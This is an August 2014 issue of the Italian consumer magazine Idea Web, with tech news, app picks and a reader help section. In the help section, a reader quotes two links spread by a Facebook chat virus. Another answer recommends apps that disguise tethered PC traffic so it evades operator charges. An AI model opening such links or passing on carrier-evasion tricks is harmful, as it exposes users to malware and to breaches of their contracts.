PARLA GRATIS CON CHI VUOI

Ti regaliamo 10 euro verso tutti e un numero con prefisso della tua città che puoi usare perfino sul telefonino

PARTY TOSTI CON GLI MP3 GIUSTI

I trucchi per fare incetta di musica da sballo e mixarla alla grande come Guetta e Avicii

PUBBLICITÀ? VIA DAL MIO PC!

Blocca una volta per tutte banner, popup e réclame nelle pagine Web. E navighi finalmente libero da ogni turbamento!

PAZZESCO... ED È TUTTO LEGALE!

L'HACKER COMPRA GRATIS!

Così trasforma qualunque penna USB in una **carta di credito per fare acquisti gratis e anonimi** su Internet

LA CHAT CHE SI AUTODISTRUGGE

ti salva il "lato B"!

PORTABLE APPS fatte in casa

VACANZE PAZZE LAST MINUTE!!!

Anno XIV n.ro 8 (159) Agosto 2014
Codice ISSN 1592-7725
Reg. Trib. di CS n.ro 632 del 28 Aprile 1999
Periodicità mensile
http://www.edmaster.it/ideaweb
e-mail: ideaweb@edmaster.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile : Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni
Coordinamento redazionale: Luca Filizzola
Collaboratori: F. Perrone, G. Garro, L. Tringali, M. Garofalo, M. Antoniou, S. Brandi, S. Pepe, T. Zaffino

Segreteria di Redazione:
Rossana Scarcelli

REALIZZAZIONE GRAFICA
CROMATIKA S.r.l.
Art Director: Fabio Marra
Responsabile di progetto: Salvatore Vuono
Area Tecnica: G. Sicilia (Responsabile), D. Mazzei
Impaginazione: T. Diacono
Illustrazioni: Tonino Intieri

CONCESSIONARIA PER LA PUBBLICITÀ:
MASTER ADVERTISING S.r.l.
viale Andrea Doria, 17- 20124 Milano
Tel. 02 83121211 - Fax 02 83121207
e-mail: advertising@edmaster.it

EDITORE
EDIZIONI MASTER S.p.A.
via Bartolomeo Diaz, 13 - 87036 Rende (CS)

Presidente e Amministratore Delegato:
Massimo Sesti

ABBONAMENTO E ARRETRATI
Costo abbonamento Italia:
Idea Web Base (12 riviste) €17,90 sconto 25% sul prezzo di copertina €23,88
Idea Web DVD (12 riviste + 12 DVD) €35,90 sconto 25% sul prezzo di copertina €47,88
Idea Web Base (24 riviste) €34,90 sconto 27% sul prezzo di copertina €47,76
Idea Web DVD (24 riviste + 24 DVD) €59,80 sconto 38% sul prezzo di copertina €95,76.
Offerte valide fino al 30/09/2014.
Costo arretrati (a copia): il doppio del prezzo di copertina + €6,10 (spedizione con corriere).
Prima di inviare i pagamenti, verificare la disponibilità delle copie inviando una e-mail all'indirizzo arretrati@edmaster.it. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al numero 199.50.00.05*, oppure via posta a: EDIZIONI MASTER S.p.A. viale Andrea Doria 17-20124 Milano dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- bonifico bancario intestato a:
  EDIZIONI MASTER S.p.A.
  c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. - IBAN IT47R0845333200000000066000
  (inviare copia della distinta insieme alla richiesta)
- assegno bancario non trasferibile da inviarsi in busta chiusa insieme alla richiesta;
- carta di credito Visa, Cartasi, o Eurocard/Mastercard (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).

Stampa: GRAFICA VENETA S.p.A.
Via Malcanton, 2 - 35010 Trebaseleghe (PD)
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A. - Via Cazzaniga, 19
20132 Milano - Tel: 02/25.82.1

PER IL DVD-ROM ALLEGATO A IDEA WEB:
Ricerca e realizzazione: la Redazione di Idea Web
Duplicazione DVD-ROM: EcoDisk S.r.l.
Via dell'Aprica, 16 - 20158 Milano

Finito di stampare nel mese di Luglio 2014

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 -13.00
*Costo massimo della telefonata 0.118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato

SOSTITUZIONI:
Qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale. Inviare il supporto digitale difettoso in busta chiusa a Edizioni Master -Servizio clienti, viale Andrea Doria 17-20124 Milano

SCOPRI IL CONTENUTO DELLA RIVISTA


Editoriale

EQUO (S)COMPENSO

Contrastare la pirateria è un obbligo morale per vivere in una società onesta! Proteggere il diritto d'autore e le opere di ingegno è cosa buona e giusta! Tutelare i detentori del copyright dalle copie private selvagge è logicamente corretto! Ma... c'è un limite a tutto! O meglio: c'è un tempo per tutto!
Non tutti lo sanno: l'equo compenso è una "tassa", già inglobata (in modo poco trasparente) nel prezzo finale dei prodotti elettronici finalizzati alla riproduzione o alla registrazione di contenuti creativi, che grava sulle nostre tasche da alcuni anni (con non poche polemiche perché di fatto colpisce anche chi non ha mai scaricato nulla dalla Rete o copiato chicchessia).
E ora ci becchiamo pure la stangata!
Il 20 giugno scorso, il Ministero dei Beni e delle attività Culturali, Dario Franceschini, ha firmato un decreto che stabilisce il sovrapprezzo del compenso per la copia privata che dovremo pagare alla SIAE.
Le nuove tariffe parlano di 5,20 euro in più per l'acquisto di un PC (a prescindere da potenza e prezzo), fino a 20 euro per un hard disk, fino a 9 euro per una chiavetta USB, fino a 5 per le schede di memoria, 14,81 per hard disk multimediali da 400 GB in su ecc. Il Ministero rassicura che si tratta di cifre inferiori a quelle degli altri Paesi europei come Francia e Germania (ma che probabilmente se la passano meglio di noi!). Sinceramente, verrebbe da chiedersi: in un periodo economico così difficile per le famiglie italiane, che a causa della già consistente pressione fiscale, della crisi lavorativa ecc. hanno ridotto all'osso i consumi... questo "equo scompenso" era davvero necessario? Non si poteva rinviare a tempi migliori?!?

Luca Filizzola
ideaweb@edmaster.it

Bitstrips dalla redazione

Social app: per cuccare (a digiuno) chi ti sta vicino!

Quando si dice "un gioco davvero immersivo"!

Come si legge la rivista...

1 MODULO
Gli articoli sono divisi in moduli: ogni sezione può essere letta indipendentemente da quelle che la precedono. Ogni modulo è caratterizzato da una titolazione completa.

2 TEST
Il box "A noi è andata così..." è la prova su strada di Idea Web. Siti e servizi on line testati, con le indicazioni precise e dettagliate sull'esito. Un modo per farsi un'idea sull'efficienza di questo o quel portale.

3 PASSO PASSO
Sono i box che ti spiegano come usare un programma, un prodotto hi-tech o un servizio on line.

4 SUGGERIMENTI
Si tratta di dritte molto semplici da mettere in pratica, che ti aiutano a utilizzare meglio il Pc e Internet.

5 SUL WEB
Quando trovi questa indicazione riscalda il browser: si tratta delle risorse on line che permettono di approfondire il tema dell'articolo o che mettono a disposizione software e strumenti utili.

SUL WEB Per scoprire gli argomenti trattati nei vecchi numeri di Idea Web vai sul sito www.edmaster.it/ideaweb e clicca su Arretrati.

TELEFONINI A RISCHIO!

Dopo due anni di ricerche, gli esperti di Kaspersky Lab sono riusciti a identificare alcuni trojan che colpiscono i dispositivi mobile Android e iOS e che sfruttano l'impianto malware Remote Control System (RCS). L'RCS, conosciuto anche col nome Galileo, è un tool spyware "legale" sviluppato dalla società italiana HackingTeam. La lista di vittime indicata nella ricerca condotta da Kaspersky Lab in collaborazione col partner Citizen Lab include attivisti e avvocati per i diritti umani, oltre a giornalisti e politici. Sono stati utilizzati differenti approcci per localizzare i server di comando e controllo (C&C) di Galileo: la ricerca è stata in grado di mappare più di 320 server RCS C&C in oltre 40 Paesi. Chi opera dietro questi attacchi, sviluppa un impianto dannoso specifico per ogni vittima e per infettare il dispositivo mobile vengono utilizzati spearphishing attraverso l'ingegneria sociale, spesso accoppiati ad alcuni exploits, o sfruttano i cavi USB utilizzati per la sincronizzazione. Per colpire un iPhone è necessario che sia stato eseguito il jailbreak, operazione che lo rende più vulnerabile. Ma un hacker può anche riuscire a portare un attacco su un iPhone senza jailbreak effettuando un jailbreak da remoto con un computer precedentemente infettato. Per evitare rischi, quindi, meglio non eseguire il jailbreak e tenere aggiornato l'iPhone all'ultima versione di iOS.

ANDROID SI FA IN 4!

Durante l'ultima conferenza dedicata agli sviluppatori, BigG ha tolto i veli alle ultime novità di Android, ora un ecosistema sempre più completo che ci accompagnerà in tutti i momenti della nostra vita. Si parte da Android L, l'ultima versione del sistema operativo mobile per smartphone e tablet, pesantemente rinnovato nella grafica, ora totalmente flat. Supporto all'architetture a 64bit, nuovo multitasking, nuovo centro notifiche, performance migliorate e gestione più efficiente della batteria. Android Wear, invece, è il SO sviluppato per smartwatch e che sarà disponibile da subito su LG G Watch, Motorola Moto 360 e Samsung Gear Live. Android TV, poi, consentirà di avere sul televisore una postazione completa sia per il multimedia che per il gaming rendendo inutili, così, console e set-box esterni: BigG ha già avviato diversi contatti con i fornitori di contenuti. Con Android Auto, infine, Google sbarca anche sulle automobili. Il guidatore potrà gestire tutte le funzioni con comandi vocali, senza togliere le mani dal volante. Si integrerà perfettamente con lo smartphone e offrirà accesso a mappe, streaming musicale e molto altro ancora. Sono oltre 40 i partner ufficiali tra cui Audi che ha già in cantiere le prime auto per il 2015.

Belle da indossare, pratiche e colorate, le nuove cuffie realizzate da Manhattan (**www.manhattanshop.it**) sono la scelta ideale per ascoltare la musica durante le vacanze. La gamma presenta modelli adatti ad ogni esigenza e dotati di microfono integrato per essere utilizzati con smartphone, tablet e lettori MP3. Gli Auricolari Stereo In Ear SB-HP 78 (€ 9,89) sono ideali per la spiaggia perché grazie agli inserti in silicone offrono una perfetta aderenza garantendo un ascolto senza disturbi. Le Cuffie Stereo Fathom ICC SH-FATHOM (€ 99,19), invece, si collegano via Bluetooth, offrono un'audio di qualità professionale e integrano i comandi per controllare la riproduzione in assoluta libertà. Sono pieghevoli, fornite di custodia e la batteria ricaricabile è in grado di offrire 15 ore di ascolto. Per chi cerca un prodotto wireless più economico, ci sono le Cuffie Stereo Fusion ICC SH-FUSION (€ 47,38), dotate sempre di microfono integrato e batteria ricaricabile da 10 ore di riproduzione. Infine, per i più fashion, ecco le cuffie Wireless Freestyle ICC SB-BLT16 (€ 49,90), disponibili in diverse colorazioni e con batteria da 7 ore in riproduzione.

CUBOMUSIC DIVENTA TIMMUSIC

Si rinnova la piattaforma dedicata alla musica digitale di Telecom Italia, Cubomusica. Da giugno ha cambiato nome e ora si chiama TimMusic. Offre ai clienti Telecom Italia e Tim l'ascolto in streaming illimitato, con traffico dati incluso, di un catalogo di circa 12 milioni di brani musicali costantemente aggiornato con tutte le novità discografiche italiane e internazionali, alcune in anteprima esclusiva, grazie ad accordi diretti con le case discografiche. L'accesso è via smartphone e tablet con l'app TimMusic e da PC (www.timmusic.it).

GO PRO SOTTOMARINA

Gocamera.it lancia gli Underwater Kit per la GoPro Hero3+ e soddisfa così gli appassionati di riprese subacquee. Per migliorare qualità e nitidezza delle riprese c'è il filtro Switchblade Rosso/Macro (€ 69), cui si aggiunge la lente Macro. Per un miglior controllo della videocamera quando si è in acqua c'è invece il Kit Camera Arm Dive Double Flex S (€ 225), che grazie ai due bracci snodati consente anche di abbinarla a un sistema di illuminazione. I più esigenti possono acquistare il Kit Camera Arm Dive Professional S con bracci in carbonio mentre come sistemi d'illuminazione si può optare tra la lampada CREE 1000 Lumen piccola (€ 159) e l'illuminatore Easydive Revolution 2600 Lumen con tenuta stagna fino a 100 metri. L'SP POV Dive Buoy, infine, è una manopola con impugnatura in gomma antiscivolo dotata di galleggiante che rende facile l'uso della videocamera in mare.

*i nostri Preferiti

NON PERDERE OGNI MESE
I TRE SITI CONSIGLIATI DALLA REDAZIONE

www.blitzortung.org

Temporali estivi? Qui puoi vedere in tempo reale dove cadono i fulmini e ascoltarne persino il suono. Un progetto tedesco che usa un centinaio di sensori dislocati nel mondo con i quali vengono rilevati i fulmini. C'è anche un'app per Android scaricabile da Google Play.

http://supernova.superpartes.biz

Hai un'idea geniale ma ti mancano i fondi per realizzarla? Partecipando al Contest Superstarter potrai vincere un premio di 40 mila euro per realizzare la tue idea imprenditoriale. L'importante è che la startup non sia ancora avviata e che abbia sede operativa e legale in Italia.

www.super-sconti.com

Su questo sito i saldi arrivano tutto l'anno. Puoi trovare prodotti a prezzi scontatissimi anche fino al 90% e le spese di spedizione sono gratuite sul territorio italiano. Le categorie comprendono Casa e arredo, Elettronica, Fashion, Beauty, Sport, Eros e Flash (offerte che hanno durata limitata).

IN BREVE

KILL SWITCH PER TUTTI

A breve anche i dispositivi Android e Windows Phone integreranno la funziona Kill Switch già presente su iPhone e iPad. Si tratta di un sistema in grado di bloccare a distanza rendendolo inutilizzabile uno smartphone o un tablet nel caso venga smarrito o rubato. L'uso di tale funzione, che nei dispositivi della Mela è chiamata "Trova il mio iPhone", ha contribuito a far diminuire i furti dell'iPhone del 38% a San Francisco e del 24% a Londra. Dato impressionante se si pensa che negli Stati Uniti il numero di dispositivi mobile smarriti o rubati sono raddoppiati rispetto all'anno precedente e che in Italia coinvolge circa una persona su tre.

IWATCH: DOPO L'ESTATE

Finalmente ci siamo: il tanto atteso orologio super intelligente di Apple dovrebbe uscire per il mese di ottobre. Secondo una fonte vicina alla casa di Cupertino, l'azienda taiwanese Quanta Computer Inc inizierà la produzione dell'iWatch nel mese di luglio. Lo smartwatch della Mela dovrebbe avere un display touch da 2,5 pollici leggermente bombato e integrare sensori per il fitness e un sistema di ricarica Wireless. Apple conta di venderne nel primo anno ben 50 milioni di esemplari. Tra i tester ci dovrebbe essere niente meno che Kobe Bryant, stella del basket americano che è stato recentemente avvistato nei pressi dei campus della Mela. Ma si mormora che ci siano anche molti altri atleti provenienti da differenti sport.

DIRITTO ALL'OBLIO: SI PARTE CON GOOGLE!

La Corte di giustizia dell'UE ha stabilito il diritto da parte dei cittadini di poter rimuovere dai risultati dei motori di ricerca le informazioni personali. Così Google ha reso disponibile alla pagina **www.edmaster.it/url/3393** il modulo per richiedere la cancellazione dei link, che non avrà effetto immediato: dovrà prima essere vagliata da uno staff per verificare se i risultati includono informazioni obsolete e se sono di interesse pubblico (frodi finanziarie, condanne penali o altro) affinché il diritto alla privacy non vada a intaccare il diritto ad essere informati. Alla richiesta deve essere allegata copia di un documento d'identità valido per evitare richieste di rimozione fraudolente.

VODAFONE 4G: 100 COMUNI/MESE

Vodafone potenzia la propria rete 4G e annuncia il piano per portare la banda ultra-larga mobile in tutta Italia. A partire da giugno 2014, 100 nuovi comuni verranno coperti con tecnologia 4G ogni mese. L'obiettivo è portare la rete di nuova generazione al 90% della popolazione italiana entro il 2016. Tutto questo è possibile grazie al piano Spring, annunciato dal Gruppo Vodafone lo scorso novembre e recentemente confermato in occasione della chiusura dell'anno fiscale 2013/2014. L'Italia è uno dei Paesi maggiormente interessanti dal piano di investimenti di Vodafone, che raddoppieranno nei prossimi 2 anni fino a raggiungere quota 3,6 miliardi di euro. Non solo 4G: nei prossimi 2 anni Vodafone intende potenziare anche la propria rete 3G HSPA+, arrivando alla copertura del 95% della popolazione, e la propria offerta di banda ultra-larga su rete fissa, con un'accelerazione del roll-out che porterà la fibra ottica Vodafone a 7 milioni di famiglie.

3 ITALIA E WIND NUOVI LISTINI

3 Italia ha lanciato due gamme di offerte: Top Unlimited (abbonamento) e le All-IN One (ricaricabili). In tutte ci sono 1,2 o 7 GB internet inclusi e un pacchetto di minuti e SMS (anche illimitati). I prezzi partono da 10 euro al mese. Per esempio Top Unlimited Plus, a 25 euro al mese, ha chiamate e SMS illimitati in Italia, 7 GB di internet. Include inoltre illimitate chiamate verso/dall'estero (ma con scatto alla risposta di 30 cent). Wind, invece, ha lanciato le offerte Open Internet che, a partire da 9 euro/mese, offrono 3, 6 o 12 GB. Esauriti i giga disponibili, danno la possibilità di anticipare il rinnovo con un semplice SMS. A partire dal 23 giugno, inoltre, con le Open Internet è possibile condividere i giga con tutti i propri dispositivi, o con gli amici e familiari, associando fino a 4 SIM.

FASTWEB A 5 GB

Da giugno, tutte le offerte Fastweb per smartphone hanno 5 GB di traffico internet veloce ogni mese. Si può navigare senza limiti, ma dopo la soglia dei 5 GB la velocità scende a 64 Kbps. Per esempio, una delle offerte è Mobile Fuel che in 10 euro al mese ora include, oltre ai 5 GB, 300 minuti e 300 SMS (e chiamate illimitate verso numeri Fastweb).

TIZEN

www.samsung.it

Il produttore coreano prova a contrastare il predominio Apple-Google presentando il Samsung Z, il primo smartphone con sistema operativo proprietario Tizen. Un dispositivo di fascia alta con processore Quad-core da 2,3 GHz, 2 GB di RAM, display da 4,8" Super AMOLED, fotocamera da 8 Mpixel e sensore d'impronte digitali.


sky

www.sky.it

Sky Go finalmente non è più un'esclusiva dei tablet Samsung. Grazie a un recente accordo tra Sky e Asus, si potranno visualizzare in streaming i canali della piattaforma satellitare anche sui tablet MeMO Pad 10 e MeMO Pad 10 FHD. Basta installare l'app Asus Plus dalla quale sarà poi possibile scaricare Sky Go.

Quickoffice

www.google.it

Google ha fatto sapere che presto ritirerà Quickoffice da Google Play e dall'App Store. Acquistata due anni fa da Big G, quest'app consente di creare e modificare documenti di testo, fogli di lavoro e presentazioni. La scelta è stata motivata dal fatto che tali funzioni sono ora integrate in Google Docs, Sheets e Slides.

Nintendo

www.nintendo.it

Per la prima volta dopo 8 anni è stata superata da Sony. Le vendite complessive nel 2013 sono scese del 31% a 16.31 milioni di unità a causa del crollo di consegne della Nintendo 3DS e dell'insuccesso della Wii U. Che sia solo l'inizio di una pericolosa e inarrestabile fase calante? Forse un po' di sprint potrebbe arrivare dalla modifica della Wii U annunciata dal Team Cobra Ode: **www.cobra-ude.com**.

LE APP DEL MESE

FIRECHAT

Prezzo: Gratis
Piattaforma: Android, iOS

Crea chat di gruppo con le persone nelle vicinanze, anche in assenza di connessione dati o Wi-Fi. Sfrutta un sistema basato sulle reti mesh che trasforma ogni dispositivo in un nodo della rete. Facilissimo da usare, anonimo e non occorre alcun account.

YO

Prezzo: Gratis
Piattaforma: Android, iOS

Un modo innovativo per dire a qualcuno che lo si sta pensando, che ci piace o altro con un semplice "Yo". Due lettere per dire tutto e niente. Basta installarla, selezionare il contatto e inviargli il proprio Yo. Semplice, ma geniale!

TUNEPICS


Prezzo: Gratis
Piattaforma: iOS

Sulla falsariga di Instagram, permette di condividere foto aggiungendo l'anteprima di una canzone presente su iTunes. Ogni immagine, poi, può essere personalizzata con filtri o con il proprio stato d'animo utilizzando la ruota delle emozioni.

HOME CINEMA

BATTAGLIE EPICHE, ORA ANCHE IN 3D!

26 GIUGNO 2014
300 L'ALBA DI UN IMPERO

NAZIONE: USA
ANNO: 2014
GENERE: Azione, Drammatico, Epico
REGIA: Noam Murro
SCENEGGIATURA: Z. Snyder, K. Johnstad
CAST: S. Stapleton, E. Green, L. Headey, A. Claude, M. Killeen, R. Santoro, J.O'Connell, H. Matheson
DURATA: 102'
DISTRIBUZIONE: Warner Bros.
SITO: www.300themovie.com
PREZZO: € 14,84 (DVD), € 22,99 (Blu-ray 3D), € 19,99 (Blu-ray)

Fedele nell'estetica al capitolo precedente, "300 - L'alba di un impero" è un film spettacolare che vede come protagonista Temistocle, generale ateniese che cercherà di unire le città-stato per difendere la Grecia dall'attacco persiano. Coprotagonista è la regina Artemisia, interpretata dalla bellissima Eva Green, che guiderà la flotta persiana per portare a compimento la sua vendetta contro i greci. Il film si svolge 10 anni dopo la battaglia di Maratona e questa volta il luogo degli scontri è il mare. Tra i protagonisti, ritroviamo anche il re persiano Serse interpretato da Rodrigo Santoro e la regina Gorgo (Lena Headey). L'impatto visivo è identico al primo capitolo, seguendo fedelmente lo stile di Frank Miller, ma nonostante i numerosi colpi di scena, la storia rimane un po' piatta e il registra sembra non schierarsi apertamente a favore dell'uno o dell'altro. L'edizione Blu-ray è di ottima fattura, con supporto del 3D e oltre un'ora e mezza di contenuti extra che comprendono approfondimenti sulle donne guerriero, le battaglie in mare aperto e altro ancora.

SUL WEB Trovi news, recensioni, anteprime e tanti film da guardare legalmente gratis in streaming sul sito **www.film-review.it**.

Gli esperti di Idea Web rispondono ogni mese alle domande di interesse comune sull'uso di Internet e del computer.

FACEBOOK: VIRUS IN CHAT

Credo di aver ricevuto su Facebook un virus tramite un link, che in automatico invia a tutti i miei contatti dei link e degli smile. Se davvero si tratta di qualche malware, come posso rimuoverlo? In particolare, i collegamenti indicati nei post che invio involontariamente sono: http://ccc.cat/?s3l4ptasr47nfuy9=0398850042cb45a3b e http://ecuadorenvivo.com/?ydzgao3r=1dfcb630.

Martina


Ci sono in realtà diversi virus che agiscono così, su Facebook (come anche su Twitter, del resto). Riceviamo un link da un amico nei messaggi diretti/chat (spesso un testo che promette un video), ci clicchiamo e finiamo su una pagina Web contenente codice malevolo che riesce a installarsi sul nostro computer sfruttando le vulnerabilità del browser. Oppure la pagina ci chiede di scaricare un plug-in per vedere quel video: in realtà, il file è lo stesso virus. Gli scopi sono molteplici: carpire le nostre password o i codici delle carte di credito. Con i dati dell'account così sottratti, il virus può inoltrarsi a tutti i nostri amici Facebook tramite quel link ingannevole. La prima cosa da fare è cambiare la password di accesso al nostro **Diario**, che dobbiamo supporre essere ormai nelle mani dei malintenzionati: clicchiamo sull'icona **Impostazioni** in alto a destra nella nostra **Home** (l'icona a forma di rotella), poi su **Impostazioni account** e infine su **Password**. Scegliamone una che non abbiamo adoperato da altre parti. Aggiorniamo anche il nostro antivirus ed eseguiamo una scansione. Ripetiamola con la versione gratuita di **Malwarebytes** (**http://it.malwarebytes.org**) e con **Kaspersky Virus Removal Tool** (**www.edmaster.it/url/3345**). Dopo aver rimosso il virus, ci conviene cambiare nuovamente la password di Facebook, per maggiore sicurezza. Dopo il primo cambio e l'effettiva rimozione del virus è possibile infatti che la password sia stata di nuovo rubata. Avvisiamo i nostri amici di non cliccare sui link ricevuti da noi in precedenza. Infine, visto che il virus forse ha sfruttato una vulnerabilità del sistema, installiamo tutti gli aggiornamenti critici di Windows, quelli di Flash e di Java. Se usiamo Chrome abbiamo già la versione più aggiornata di Flash (perché l'update avviene in automatico). Tutti i browser, inoltre, ormai aggiornano automaticamente la propria versione, quindi almeno questo problema non si pone più.

Riceviamo da amici di Facebook o da perfetti sconosciuti strani messaggi che ci invitano a cliccare su alcuni link? Non facciamolo: rischiamo di beccarci un virus!

IL RIPRISTINO FALLITO

Non riesco più a portare a termine il ripristino di configurazione di Windows: ogni volta che ci provo il sistema mi mostra il seguente messaggio: <<*Impossibile completare il ripristino. Impossibile estrarre la copia originale della directory dal punto di ripristino. Origine: %SystemRoot%\registration. Destinazione: ComPlusStaging*>>. Vi sarei molto grato se poteste aiutarmi a risolvere il problema.

Lorenzo

È un problema difficile da affrontare perché ha molte cause e diverse possibili soluzioni. Al solito vale la pena tentare in questo modo: dal **Prompt dei comandi** scrivi **sfc /scannow** e premi **Invio**. Prova anche con il comando **chkdsk /f /r**, confermando sempre con **Invio**. Per avviare il Prompt dei comandi scrivi **cmd** nella barra di ricerca del menu **Start**, seleziona col tasto destro del mouse la voce **cmd** che appare tra i risultati e clicca su **Esegui come amministratore** nel menu contestuale che appare. Terminata la scansione con il comando **sfc**, nella barra di ricerca scrivi **services.msc**, quindi cerca e attiva il servizio **Volume shadow copy**. Eventualmente puoi anche tentare di cancellare tutti i punti di ripristino. Clicca su **Computer/Proprietà/Protezione sistema**, quindi su **Configura** in **Impostazioni protezione**. Infine su **Elimina** in **Utilizzo spazio su disco**, confermando prima con **Continua** e poi con **OK**.

A volte basta cancellare le copie shadow di Windows per risolvere eventuali errori nel ripristino configurazione di sistema.

LA RADIO NEL PC

Esiste un modo semplice per ascoltare le mie stazioni radio preferite mentre lavoro al computer?

Enzo

Durante l'utilizzo del PC, per svago o lavoro, possiamo concederci piccole pause di relax nell'ascolto della nostra stazione radio preferita utilizzando un servizio on-line, quindi senza allontanarci dallo schermo o ricorrere al cellulare con consumo inutile della batteria. Colleghiamoci all'indirizzo **www.edmaster.it/url/3346** per accedere a tutte le stazioni radio nazionali.

INTERNET: DALLO SMARTPHONE AL COMPUTER

Volevo chiedervi se con l'abbonamento Internet che ho sul cellulare posso navigare anche dal PC.

Giuseppe

SUL WEB Puoi scaricare alcuni dei software citati dal CD Virtuale di Idea Web. Scopri come a pagina 16.

Usando un'app come Tether Unlocker è possibile forzare la condivisione della connessione Internet tra smartphone e PC.

È possibile trasformare qualsiasi smartphone in un hot spot Wi-Fi e collegarvi un computer (o altri dispositivi). Il problema è che forse la tariffa del nostro operatore mobile non ce lo consente. Le attuali offerte Tim, Wind e 3 Italia includono il tethering (così si chiama l'operazione di condivisione dell'accesso a Internet), quindi il traffico fatto con computer connessi allo smartphone. Vodafone, invece, ce lo fa pagare a parte. È possibile aggirare il problema su Android usando delle app come **WiFi Tether Router** (**www.edmaster.it/url/3347**) o **Tether Unlocker** (**www.edmaster.it/url/3348**): entrambe fanno credere all'operatore che il traffico del computer provenga in realtà dallo stesso smartphone. Non è detto che funzioni con tutti i modelli e con la nostra tariffa: proviamo con prudenza. Un altro problema è che le connessioni da computer consumano molto traffico. Se abbiamo offerte con solo 1 GB incluso (cosa molto comune), usando il tethering rischiamo di sforare il tetto di traffico. Se è questo il nostro caso, è meglio disabilitare gli aggiornamenti automatici del sistema e dell'antivirus quando navighiamo da PC.

WINDOWS 8.1 SENZA TILE

Ho da poco ho acquistato un PC con Windows 8.1. Dopo qualche settimana sto cominciando a padroneggiare i nuovi tool e le funzionalità messe a disposizione dal nuovo sistema operativo. Il problema è che il computer viene utilizzato anche da altre persone che mal digeriscono la nuova schermata introduttiva. Come posso fare per saltare la schermata iniziale e passare immediatamente alla visione del desktop tradizionale?

Marcello

A differenza della versione precedente (Windows 8), Windows 8.1 ha reinserito un tasto **Start** (in realtà un tasto simile al vecchio Start, non proprio la stessa cosa). Ma questo spesso non basta, in quanto le persone poco pratiche, o che hanno esperienza con le precedenti versioni dell'OS Microsoft, non si trovano bene con la nuova veste grafica e vanno nel pallone. Naturalmente esiste una soluzione a qualsiasi problema, infatti è possibile bypassare la schermata con le tile e visualizzare subito il nuovo desktop di Windows 8.1 (opzione aggiunta con l'ultimo aggiornamento, non valida con Windows 8). Per eseguire la modifica bisogna accedere alla modalità **Desktop** di Windows 8.1 (dalla schermata principale selezionando la tile **Desktop**, oppure cliccando in basso a sinistra sul simbolo **Windows**). Eseguita questa operazione, ci si posiziona in basso sulla barra delle applicazioni, si preme il tasto destro del mouse e si seleziona la voce **Proprietà**. All'apertura della finestra si seleziona **Esplorazione**, il secondo tab partendo da sinistra. In basso basta mettere il segno di spunta sulla casella corrispondente alla dicitura **Mostra il desktop invece della schermata Start all'accesso o alla chiusura di tutte le app in una schermata**. Infine, bisogna cliccare **OK** e riavviare il sistema operativo.
In questo modo, ad ogni riavvio si aprirà la modalità **Desktop**.

FOTO ON-LINE CON FLICKR

